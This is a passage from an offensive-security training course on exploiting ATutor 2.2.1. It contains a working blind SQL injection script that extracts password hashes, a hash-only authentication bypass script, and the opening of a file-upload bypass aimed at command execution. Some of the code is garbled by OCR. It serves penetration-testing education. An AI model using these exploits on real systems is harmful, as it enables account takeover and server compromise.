So far, we worked out a way to retrieve arbitrary information from the vulnerable ATutor database, and while that is a good first step, we need to see how we can use that information. An obvious choice would be to retrieve user credentials, but considering that modern applications rarely store plain-text credentials (sadly, it still happens), we would only be able to retrieve password hashes. This is also the case with ATutor, so even with password hashes in hand, we would still need to perform a bruteforce attack in order to possibly retrieve any cleartext account password.

Another option is to investigate the login implementation and identify any potential weaknesses. Since password cracking success can be quite variable, we will take a deeper look at the login implementation in the ATutor application.

Let's first capture a valid login request using our Burp proxy, so that we have a good starting point for our analysis. A request similar to the one in the figure below was captured when performing a login request to the web application:

Figure 76: A captured login request using teacher:teacher123 as the username and password

Looking at Figure 76, we notice that one of the parameters passed to the server for authentication is *form_password_hidden*, which appears to hold a password hash. Supporting that assumption is the fact that we do not see our password anywhere in this POST request.

Considering that we have full access to the backend ATutor database, we can quickly check if this is the hash value that is stored for the teacher account. The ATutor table in which the user credentials are stored is called *AT_members*.

```
mysql>  select login, password from AT_members;
       -----------------
------------------------
    --+        --------+                              +
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
| login   | password                                 |
+---------                                          +
| teacher |  8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e |
+---------                                          +
1 row in set (0.00 sec)
```

Listing 70 - The password hash for the teacher user account

The values we see in Figure 76 and Listing 70 do not match, indicating that further processing of the user-controlled data is taking place prior to authentication.

In order to fully understand the authentication process, we need to start analyzing it from the login page. We begin by reviewing the code in the *login.php* script.

Looking at lines 15-18 we see:

```
15: $_user_location    = 'public';
16: define('AT_INCLUDE_PATH', 'include/');
17: require (AT_INCLUDE_PATH.'vitals.inc.php');
18: include(AT_INCLUDE_PATH.'login_functions.inc.php');
```

Listing 71 - The vital code used for authentication

The portion of code shown in Listing 71 is the only one that is truly relevant to us in *login.php*. It points us to the important login functions that are located in *ATutor/include/login_functions.inc.php*.

While reviewing *login_functions.inc.php*, the first thing that catches our eye is located at lines 23-31:

```
23: if (isset($_POST['token']))
24: {
25:     $_SESSION['token'] = $_POST['token'];
26: }
27: else
28: {
29:     if (!isset($_SESSION['token']))
30:         $_SESSION['token'] = sha1(mt_rand() . microtime(TRUE));
31: }
```

Listing 72 - Setting a token value within the session via user-controlled input

If it is set, the *$_POST['token']* variable can be used to set the *$_SESSION['token']* value. Session tokens are always an interesting item to keep track of as they are used in unexpected ways at times. We'll make a note of that.

The authentication process becomes more interesting beginning on line 60.

```
60: if (isset($cookie_login, $cookie_pass) && !isset($_POST['submit'])) {
61:     /* auto login */
 62:     $this_login        = $cookie_login;
 63:     $this_password     = $cookie_pass;
 64:     $auto_login         = 1;
 65:     $used_cookie     = true;
66: } else if (isset($_POST['submit'])) {
67:     /* form post login */
68:     $this_password = $_POST['form_password_hidden'];
69:     $this_login        = $_POST['form_login'];
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
70:     $auto_login        = isset($_POST['auto']) ? intval($_POST['auto']) : 0;
71:     $used_cookie    = false;
72: } else if (isset($_POST['submit1'])) {
73:     /* form post login on autoenroll registration*/
74:     $this_password = $_POST['form1_password_hidden'];
75:     $this_login        = $_POST['form1_login'];
76:     $auto_login        = isset($_POST['auto']) ? intval($_POST['auto']) : 0;
77:     $used_cookie    = false;
78: }
```

Listing 73 - Setting the $this_login and $this_password variables via certain conditions

Since we are not using cookies, but can instead see in our POST request that the *submit* parameter is set, we will concern ourselves with the *else* branch of *login_functions.inc.php* on line 66. There, the code allows us to set the *$this_login* and *$this_password* variables via the *$_POST['form_login']* and *$_POST['form_password_hidden']* variables respectively. We'll make a note of that as well.

Next, we see another chunk of code that is largely inconsequential to us at this point, although there a couple of items worth pointing out.

```
080: if (isset($this_login, $this_password)) {
81:      if (version_compare(PHP_VERSION, '5.1.0', '>=')) {
82:          session_regenerate_id(TRUE);
083: }
084:
085:
86:      if ($_GET['course']) {
87:          $_POST['form_course_id'] = intval($_GET['course']);
88:      } else {
89:          $_POST['form_course_id'] = intval($_POST['form_course_id']);
90:      }
 091:    $this_login    = $addslashes($this_login);
 092:    $this_password = $addslashes($this_password);
 093:
94:      //Check if this account has exceeded maximum attempts
095: $rows = queryDB("SELECT login, attempt, expiry FROM %smember_login_attempt
WHERE login='%s'", array(TABLE_PREFIX, $this_login), TRUE);
096:
97:      if ($rows && count($rows) > 0){
98:          list($attempt_login_name, $attempt_login, $attempt_expiry) = $rows;
99:      } else {
100:         $attempt_login_name = '';
101:         $attempt_login = 0;
102:         $attempt_expiry = 0;
103:     }
104:     if($attempt_expiry > 0 && $attempt_expiry < time()){
105:         //clear entry if it has expired
106:         queryDB("DELETE FROM %smember_login_attempt WHERE login='%s'",
array(TABLE_PREFIX, $this_login));
107:         $attempt_login = 0;
108:         $attempt_expiry = 0;
109:     }
```

Listing 74 - Additional authentication logic

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Since the *$this_login* and *$this_password* variables are set as we saw in Listing 73, we know that we will enter the *if* branch on line 80. Then, if we recall from the previous section, the *$addslashes* function calls on lines 91 and 92 will really not sanitize anything. The remainder of this code chunk does not really affect us in any way, so we can move on.

Finally, we arrive at the most interesting part of the authentication logic beginning at line 111.

```
111:     if ($used_cookie) {
112:         #4775: password now store with salt
113:         $rows = queryDB("SELECT password, last_login FROM %smembers WHERE
login='%s'", array(TABLE_PREFIX, $this_login), TRUE);
114:         $cookieRow = $rows;
115:         $saltedPassword = hash('sha512', $cookieRow['password'] . hash('sha512',
$cookieRow['last_login']));
116:         $row = queryDB("SELECT member_id, login, first_name, second_name,
last_name, preferences,password AS pass, language, status, last_login FROM %smembers
WHERE login='%s' AND '%s'='%s'", array(TABLE_PREFIX, $this_login, $saltedPassword,
$this_password), TRUE);
117:     } else {
118:         $row = queryDB("SELECT member_id, login, first_name, second_name,
last_name, preferences, language, status, password AS pass, last_login FROM
%smembers WHERE (login='%s' OR email='%s') AND SHA1(CONCAT(password, '%s'))='%s'",
array(TABLE_PREFIX, $this_login, $this_login, $_SESSION['token'], $this_password),
TRUE);
119:     }
```

Listing 75 - We must land in the second branch statement

As we can see in Listing 75, since we are not using a cookie for the authentication, we line automatically land in the second branch. At 118, the application finally composes the the authentication query and if we focus only on important parts of that query, we see the following:

```
...FROM %smembers WHERE (login='%s' OR email='%s') AND SHA1(CONCAT(password,
'%s'))='%s'", array(TABLE_PREFIX, $this_login, $this_login, $_SESSION['token'],
$this_password), TRUE);
```

Listing 76 - The authentication query

First of all, we can see that the *$this_login* and *$this_password* variables are *properly* passed to the *queryDB* function in an array. Unlike the vulnerability we already described at the beginning of this module, there is no SQL injection here. However, let's focus on the critical comparison that decides the authentication outcome. If we zoom in even more and substitute the string formatting placeholders with the appropriate values from the array we obtain the following:

```
...AND SHA1(CONCAT(password, $_SESSION['token']))=$this_password;
```

Listing 77 - Critical part of the authentication query

We can control the session token and in Listing 73, we saw that *$this_password* is also directly controlled by us. Therefore, we control almost all of the parts of this equation. The *password* parameter is seemingly the only unknown–unless, of course, we retrieve it using the SQL injection vulnerability from the previous section!

Finally, if we manage to satisfy this query so that it returns a result set, we will be logged in, as shown in the code snippet below:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
117:     } else {
118:         $row = queryDB("SELECT member_id, login, first_name, second_name,
last_name, preferences, language, status, password AS pass, last_login FROM
%smembers WHERE (login='%s' OR email='%s') AND SHA1(CONCAT(password, '%s'))='%s'",
array(TABLE_PREFIX, $this_login, $this_login, $_SESSION['token'], $this_password),
TRUE);
119:     }
...
128:     } else if (count($row) > 0) {
129:         $_SESSION['valid_user'] = true;
 130:        $_SESSION['member_id']    = intval($row['member_id']);
 131:        $_SESSION['login']        = $row['login'];
 132:        if ($row['preferences'] == "")
133: assign_session_prefs(unserialize(stripslashes($_config["pref_defaults"])),
1);
134:         else
135:             assign_session_prefs(unserialize(stripslashes($row['preferences'])),
1);
 136:        $_SESSION['is_guest']     = 0;
 137:        $_SESSION['lang']         = $row['language'];
138:         $_SESSION['course_id']   = 0;
139:         $now = date('Y-m-d H:i:s');
```

Listing 78 - If the authentication query returns a result set, the login attempt will be validated

```
kali@kali:~/atutor$ python atutor_gethash.py atutor
(+) Retrieving username....
teacher
(+) done!
(+) Retrieving password hash....
8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e
(+) done!
(+) Credentials: teacher / 8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e
```

Listing 79 - Using the ATutor SQL injection to retrieve the teacher password hash

As shown above, by updating the previous proof of concept script, we are able to steal the password hash of the *teacher* user. At this point, we have, and control, everything we need to satisfy the comparison equation in the authentication query.

3.6.1.1 Exercise

Modify and use the following proof of concept to retrieve the *teacher* credentials

```
import requests
import sys

def searchFriends_sqli(ip, inj_str):
    for j in range(32, 126):
        # now we update the sqli
        target = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" % (ip,
inj_str.replace("[CHAR]", str(j)))
        r = requests.get(target)
        #print r.headers
        content_length = int(r.headers['Content-Length'])
        if (content_length > 20):
            return
    j return None
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
def inject(r, inj, ip):
    extracted = ""
    for i in range(1, r):
        injection_string =
"test'/**/or/**/(ascii(substring((%s),%d,1)))=[CHAR]/**/or/**/1='" % (inj,i)
        retrieved_value = searchFriends_sqli(ip, injection_string)
        if(retrieved_value):
            extracted += chr(retrieved_value)
            extracted_char = chr(retrieved_value)
            sys.stdout.write(extracted_char)
            sys.stdout.flush()
        else:
            print "\n(+) done!"
            break
    return extracted

def main():
    if len(sys.argv) != 2:
        print "(+) usage: %s <target>" % sys.argv[0]
        print '(+) eg: %s 192.168.121.103' % sys.argv[0]
        sys.exit(-1)

    ip = sys.argv[1]

    print "(+) Retrieving username.....
    query = ---------------------FIX ME----------------------
    username = inject(50, query, ip)
    print "(+) Retrieving password hash.....
    query = ---------------------FIX ME----------------------
    password = inject(50, query, ip)
    print "(+) Credentials: %s / %s" % (username, password)


if __name__ == "__main__":
    main()
```

Listing 80 - Proof of concept to retrieve data from the ATutor database

3.6.1.2 Extra Mile

Try to modify the script from the previous exercise so that you can retrieve the *admin* account password hash.

3.7 Authentication Gone Bad

In the previous section, we saw that the ATutor authentication mechanism appears to hinge on a single parameter whose value is assumed to be secret. If that value can be discovered however, the assumptions of the authentication mechanism fall apart.

In fact, since the token is under our control, it turns out that the *$_POST['form_password_hidden']* value can be trivially calculated.

This login logic can be confirmed in *ATutor/themes/simplified_desktop/login.tmpl.php* and *ATutor/themes/simplified_desktop/registration.tmpl.php* as shown in the following listings:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
05: <script
type="text/javascript"> 06: /*
7:   * Encrypt login password with sha1
8:   */
9:  function encrypt_password() {
10:     document.form.form_password_hidden.value =
hex_sha1(hex_sha1(document.form.form_password.value) + "<?php echo $_SESSION['token'];
?>");
11:     document.form.form_password.value = "";
12:     return true;
13: }
14:
15: </script>
```

Listing 81 - The user password is hashed twice in login.tmpl.php prior to login attempts

```
14:     if (err.length > 0)
15:     {
16:         document.form.password_error.value = err;
17:     }
18:     else
19:     {
20:         document.form.form_password_hidden.value =
hex_sha1(document.form.form_password1.value);
21:         document.form.form_password1.value = "";
22:         /*document.form.form_password2.value = "";*/
23:     }
```

Listing 82 - The user password is hashed once in registration.tmpl.php prior to registration

The important thing to note here is that during registration, the user password is hashed only once, but during login attempts it is hashed *twice* (once with the token value that we control).

At this point, we have acquired enough knowledge about the authentication process that we can implement our attack. If we use the hash we retrieved in the previous section with the *atutor_login.py* proof of concept, the result should look like the following:

```
kali@kali:~/atutor$ python atutor_login.py atutor
8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e
(+) success!
```

Listing 83 - Using only the teacher password hash, we can successfully authenticate to ATutor

3.7.1.1 Exercise

Based on the knowledge you acquired about the authentication process, complete the script below and use it to authenticate to the ATutor web application using the *teacher* account and password hash you retrieved from the ATutor database. Remember that the authentication query tells you *exactly* how to calculate the hash. You just have to re-implement that logic in your script.

```
import sys, hashlib, requests

def gen_hash(passwd, token):
    # COMPLETE THIS FUNCTION

def we_can_login_with_a_hash():
    target = "http://%s/ATutor/login.php" %
    sys.argv[1] token = "hax"
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    hashed = gen_hash(sys.argv[2], token)
    d = {
        "form_password_hidden" : hashed,
        "form_login": "teacher",
        "submit": "Login",
        "token" : token
    }
    s = requests.Session()
    r = s.post(target,
    data=d) res = r.text
    if "Create Course: My Start Page" in res or "My Courses: My Start Page" in
        res: return True
    return False

def main():
    if len(sys.argv) != 3:
        print "(+) usage: %s <target> <hash>" % sys.argv[0]
        print "(+) eg: %s 192.168.121.103 56b11a0603c7b7b8b4f06918e1bb5378ccd481cc"
% sys.argv[0]
        sys.exit(-1)
    if we_can_login_with_a_hash():
        print "(+) success!"
    else:
        print "(-) failure!"

if __name__ == "__main__":
    main()
```

Listing 84 - atutor_login.py proof of concept script

3.7.1.2 Extra Mile

Is there a different way to bypass the authentication? If yes, create a proof of concept script to do so.

3.8 Bypassing File Upload Restrictions

While we managed to gain authenticated privileged access to the ATutor web application interface so far in this module, we are still not finished. As attackers, we try to gain full operating system access and fortunately for us, ATutor contains additional vulnerabilities that allow us to do so.

One of the more direct ways of compromising the host operating system, once we have managed to gain access to a web application interface, is to find and misuse file upload weaknesses. Such weaknesses could allow us to upload malicious files to the webserver, access them through a web browser, and thereby gain command execution ability. As this is a rather well-known attack vector, most developers write sufficient validation routines that prevent misuse of this functionality. In most cases, this means that certain file extensions will be blacklisted (depending on the technology in use) and that the upload locations on the file system are outside of the web root directory.

Sometimes however, despite their best intentions, developers make mistakes. ATutor version 2.2.1 contains at least two such mistakes, one of which we will describe in this module.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

As we were attempting to learn more about the ATutor functionality through its web interface, it became apparent that *teacher-level* accounts have the ability to upload files in the *Tests and Surveys* section via the URI *ATutor/mods/_standard/tests/index.php*:




Figure 77: Attempting to upload a file

Raw | Params | Headers | Hex

```
POST /ATutor/mods/_standard/tests/import_test.php HTTP/1.1
Host: atutor
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://atutor/ATutor/mods/_standard/tests/index.php
Cookie: userActivity=Wed%20Nov%2028%202018%2008%3A28%3A31%20GMT-0500%20(EST); ATutorID=f45sil2slhvkpeo7j57dj664r4;
userActivity=Wed%20Nov%2028%202018%2008%3A25%3A59%20GMT-0500%20(EST); flash=no; m_Networking=null; m_Content Navig
m_Glossary=null; m_Search=null; m_Polls=null; m_Forum Posts=null; side-menu=; showSubNav_i=on
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------135649179113391033512910645l3
Content-Length: 347

---------------------------135649179113391033512910645l3
Content-Disposition: form-data; name="file"; filename="poc.txt"
Content-Type: text/plain

hello

---------------------------135649179113391033512910645l3
Content-Disposition: form-data; name="submit_import"

Import
---------------------------135649179113391033512910645l3--
```

Figure 78: An upload request intercepted by Burp

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 79: Server response provides minimal information




Figure 80: Final server response provides more information

Our first attempt to upload a simple text file results in an error message indicating that we can only upload valid ZIP files (Figure 77, Figure 78, Figure 79 and Figure 80).

Since the application explicitly states that a ZIP file is required, we can investigate further and repeat the upload process using a generic ZIP file. A ZIP file can be generated with the help of the following Python script.

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('poc/poc.txt', 'offsec')
    z.close()
    zip = open('poc.zip','wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Listing 85 - Python code that generates a ZIP file containing the poc.txt file. The text file contains the string 'offsec'

The short script in Listing 85 creates a text file in a directory (*poc/poc.txt*) and then compresses it into an archive called *poc.zip*.

```
kali@kali:~$ ./atutor-zip.py
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
kali@kali:~$ ls -la poc.zip
-rw-r--r-- 1 root root 116 Sep  3 13:56 poc.zip
```

Listing 86 - Generating the ZIP file

We proceed by uploading the newly-created *poc.zip* file to ATutor to see if we can get around the previous error.




Figure 81: Uploading a ZIP file still doesn't pass content inspection

The ZIP file appears to have been accepted, but this time an error message indicates that the archive is missing an *IMS manifest* file. This suggests that the contents of the ZIP archive are being inspected as well. Therefore, we are going to have to determine what exactly an *IMS manifest* file is, and see if we can generate one to include inside the ZIP archive.

At this point, we need to switch to a grey/white box approach in order to effectively audit this target, as guessing what the application is expecting is going to be very hard, if not impossible. After all, not all vulnerabilities can be identified solely from a black box perspective. Considering that we have access to the source code, let's determine if it's possible to bypass the content inspection.

The first step is to identify which of the ATutor PHP files we need to audit. A good starting point is to *grep* for the "IMS manifest file is missing" error message that was returned while uploading our ZIP file:

```
student@atutor:~$ grep -ir "IMS manifest file is missing" /var/www/html/ATutor --color
/var/www/html/ATutor/include/install/db/atutor_language_text.sql:('en', '_msgs',
'AT_ERROR_NO_IMSMANIFEST', 'IMS manifest file is missing. This does not appear to be a
valid IMS content package or common cartridge.', '2009-11-17 12:38:14', ''),
```

Listing 87 - Grepping for the error string

Our search attempt finds the error message in the installation file *atutor_language_text.sql*, which shows that the error message is defined as the constant *AT_ERROR_NO_IMSMANIFEST*.

This also suggests that a good number of the application error messages are stored in the database. By looking through the code, we quickly realize that the constant naming format found in the database installation file does not quite match the error constant names used in the source code. Specifically, the *AT_ERROR* prefix is omitted in the code.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
student@atutor:~$ grep -ir "addError(" /var/www/html/ATutor --color
/var/www/html/ATutor/help/contact_support.php: $msg->addError('SECRET_ERROR');
/var/www/html/ATutor/help/contact_support.php: $msg->addError('EMAIL_INVALID');
/var/www/html/ATutor/help/contact_support.php: $msg->addError(array('EMPTY_FIELDS',
$missing_fields));
/var/www/html/ATutor/bounce.php: $msg->addError('ITEM_NOT_FOUND');
/var/www/html/ATutor/bounce.php: $msg->addError(array('COURSE_NOT_RELEASED',
AT_Date(_AT('announcement_date_format'), $row['u_release_date'],
AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/bounce.php: $msg->addError(array('COURSE_ENDED',
AT_Date(_AT('announcement_date_format'), $row['u_end_date'],
AT_DATE_UNIX_TIMESTAMP)));
/var/www/html/ATutor/bounce.php: $msg->addError(array('COURSE_NOT_RELEASED',
AT_Date(_AT('announcement_date_format'), $row['u_release_date'],
AT_DATE_UNIX_TIMESTAMP))); /var/www/html/ATutor/bounce.php: $msg-
>addError(array('COURSE_ENDED', AT_Date(_AT('announcement_date_format'),
$row['u_end_date'], AT_DATE_UNIX_TIMESTAMP)));

/var/www/html/ATutor/bounce.php: $msg->addError(array('COURSE_NOT_RELEASED',
AT_Date(_AT('announcement_date_format'), $row['u_release_date'],
AT_DATE_UNIX_TIMESTAMP))); /var/www/html/ATutor/bounce.php: $msg-
>addError(array('COURSE_ENDED', AT_Date(_AT('announcement_date_format'),
$row['u_end_date'], AT_DATE_UNIX_TIMESTAMP)));

/var/www/html/ATutor/bounce.php: $msg->addError(array('COURSE_NOT_RELEASED',
AT_Date(_AT('announcement_date_format'), $row['u_release_date'],
AT_DATE_UNIX_TIMESTAMP))); /var/www/html/ATutor/bounce.php: $msg-
>addError(array('COURSE_ENDED', AT_Date(_AT('announcement_date_format'),
$row['u_end_date'], AT_DATE_UNIX_TIMESTAMP)));

/var/www/html/ATutor/registration.php: $msg->addError('SECRET_ERROR');
/var/www/html/ATutor/registration.php: $msg->addError('LOGIN_CHARS');
/var/www/html/ATutor/registration.php: $msg->addError('LOGIN_EXISTS');
/var/www/html/ATutor/registration.php: $msg->addError('LOGIN_EXISTS');

...
```

Listing 88 - AT_ERROR prefix is not used throughout the code base

With this information, we can repeat the search with *grep*, looking for the *NO_IMSMANIFEST* constant.

```
student@atutor:~$ grep -ir "NO_IMSMANIFEST" /var/www/html/ATutor --color
/var/www/html/ATutor/include/install/db/atutor_language_text.sql:('en', '_msgs',
'AT_ERROR_NO_IMSMANIFEST', 'IMS manifest file is missing. This does not appear to be a
valid IMS content package or common cartridge.', '2009-11-17 12:38:14', ''),
/var/www/html/ATutor/mods/_core/imscp/ims_import.php: $msg-
>addError('NO_IMSMANIFEST');
/var/www/html/ATutor/mods/_standard/tests/import_test.php: $msg-
>addError('NO_IMSMANIFEST');
/var/www/html/ATutor/mods/_standard/tests/question_import.php: $msg-
>addError('NO_IMSMANIFEST');
```

Listing 89 - Grepping for the error string omitting the AT_ERROR prefix

In Listing 89, we find that our error constant is used in multiple locations in the code, indicating that if the file upload is vulnerable, there may be multiple paths to the same vulnerability. Let's

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

focus on *import_test.php* for now though, as this file is directly used in the import HTML form used for the upload (Figure 82).

